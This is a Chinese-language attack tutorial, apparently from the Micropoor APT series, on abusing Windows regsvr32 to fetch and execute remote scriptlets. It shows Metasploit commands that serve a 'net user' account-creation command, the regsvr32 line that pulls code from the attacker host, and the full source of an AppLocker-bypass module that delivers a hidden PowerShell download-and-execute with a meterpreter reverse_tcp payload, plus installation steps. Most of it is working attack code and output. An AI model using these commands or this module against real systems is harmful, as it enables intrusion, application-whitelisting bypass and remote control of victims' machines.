专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，身体特别重要。

Regsvr32简介：

Regsvr32命令用于注册COM组件，是 Windows 系统提供的用来向系统注册控件或者卸载控件的命令，以命令行方式运行。WinXP及以上系统的regsvr32.exe在windows\system32文件夹下；2000系统的regsvr32.exe在winnt\system32文件夹下。但搭配regsvr32.exe 使用的 DLL，需要提供 DllRegisterServer 和 DllUnregisterServer 两个输出函式，或者提供DllInstall输出函数。

说明：Regsvr32.exe所在路径已被系统添加PATH环境变量中，因此，Regsvr32命令可识别。

Windows 2003 默认位置：

```
C:\WINDOWS\SysWOW64\regsvr32.exe
C:\WINDOWS\system32\regsvr32.exe
```

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.119 Windows 2003

msf已内置auxiliary版本的regsvr32_command_delivery_server，但是最新版已经无exploit版本regsvr32，文章结尾补充。

配置攻击机msf：


```
msf auxiliary(server/regsvr32_command_delivery_server) > use auxiliary/server/regsvr32_command_delivery_server
msf auxiliary(server/regsvr32_command_delivery_server) > set CMD net user Micropoor Micropoor /add
CMD => net user Micropoor Micropoor /add
msf auxiliary(server/regsvr32_command_delivery_server) > exploit

[*] Using URL: http://0.0.0.0:8080/ybn7xESQYCGv
[*] Local IP: http://192.168.1.4:8080/ybn7xESQYCGv
```


```
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll

```


```
msf auxiliary(server/regsvr32_command_delivery_server) > use auxiliary/server/regsvr32_command_delivery_server
msf auxiliary(server/regsvr32_command_delivery_server) > set CMD net user Micropoor Micropoor /add
CMD => net user Micropoor Micropoor /add
msf auxiliary(server/regsvr32_command_delivery_server) > exploit

[*] Using URL: http://0.0.0.0:8080/ybn7xESQYCGv
[*] Local IP: http://192.168.1.4:8080/ybn7xESQYCGv
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll
```

靶机执行：

```
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll
```







附：powershell版Regsvr32

regsvr32_applocker_bypass_server.rb

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Exploit::Remote
7   Rank = ManualRanking
8
9   include Msf::Exploit::Powershell
10   include Msf::Exploit::Remote::HttpServer
11
12   def initialize(info = {})
13   super(update_info(info,
14   'Name' => 'Regsvr32.exe (.sct) Application Whitelisting Bypass Serve
r',
15   'Description' => %q(
16   This module simplifies the Regsvr32.exe Application Whitelisting Bypa
ss technique.
```

```
17   The module creates a web server that hosts an .sct file. When the use
r types the provided regsvr32
18   command on a system, regsvr32 will request the .sct file and then exe
cute the included PowerShell command.
19   This command then downloads and executes the specified payload (simil
ar to the web_delivery module with PSH).
20   Both web requests (i.e., the .sct file and PowerShell download and ex
ecute) can occur on the same port.
21   ),
22   'License' => MSF_LICENSE,
23   'Author' =>
24   [
25   'Casey Smith', # AppLocker bypass research and vulnerability discover
y (@subTee)
26   'Trenton Ivey', # MSF Module (kn0)
27   ],
28   'DefaultOptions' =>
29   {
30   'Payload' => 'windows/meterpreter/reverse_tcp'
31   },
32   'Targets' => [['PSH', {}]],
33   'Platform' => %w(win),
34   'Arch' => [ARCH_X86, ARCH_X86_64],
35   'DefaultTarget' => 0,
36   'DisclosureDate' => 'Apr 19 2016',
37   'References' =>
38   [
39   ['URL', 'http://subt0x10.blogspot.com/2016/04/bypass-application-whit
elisting-script.html']
40   ]
41   ))
42   end
43
44
45   def primer
46   print_status('Run the following command on the target machine:')
47   print_line("regsvr32 /s /n /u /i:#{get_uri}.sct scrobj.dll")
48   end
49
50
51   def on_request_uri(cli, _request)
52   # If the resource request ends with '.sct', serve the .sct file
```

```
53  # Otherwise, serve the PowerShell payload
54  if _request.raw_uri =~ /\.sct$/
55  serve_sct_file
56  else
57  serve_psh_payload
58  end
59  end
60
61
62  def serve_sct_file
63  print_status("Handling request for the .sct file from #{cli.peerhos
t}")
64  ignore_cert = Rex::Powershell::PshMethods.ignore_ssl_certificate if s
sl
65  download_string = Rex::Powershell::PshMethods.proxy_aware_download_ar
d_exec_string(get_uri)
66  download_and_run = "#{ignore_cert}#{download_string}"
67  psh_command = generate_psh_command_line(
68  noprofile: true,
69  windowstyle: 'hidden',
70  command: download_and_run
71  )
72  data = gen_sct_file(psh_command)
73  send_response(cli, data, 'Content-Type' => 'text/plain')
74  end
75
76
77  def serve_psh_payload
78  print_status("Delivering payload to #{cli.peerhost}")
79  data = cmd_psh_payload(payload.encoded,
80  payload_instance.arch.first,
81  remove_comspec: true,
82  use_single_quotes: true
83  )
84  send_response(cli,data,'Content-Type' => 'application/octet-stream')
85  end
86
87
88  def rand_class_id
89  "#{Rex::Text.rand_text_hex 8}-#{Rex::Text.rand_text_hex 4}-#{Rex::Tex
t.rand_text_hex 4}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex
12}"
```

```
90    end
91
92    def gen_sct_file(command)
93    %{<?XML version="1.0"?><scriptlet><registration progid="#{rand_text_a
lphanumeric 8}" classid="{#{rand_class_id}}"><script><![CDATA[ var r = ne
w ActiveXObject("WScript.Shell").Run("#{command}",0);]]></script></regist
ration></scriptlet>}
94    end
95
96  end
```

使用方法：

copy regsvr32_applocker_bypass_server.rb to /usr/share/metasploit-framework/modules/exploits/windows/misc

```
msf auxiliary(server/regsvr32_command_delivery_server) > reload_all
[*] Reloading modules from all module paths...
```

- Micropoor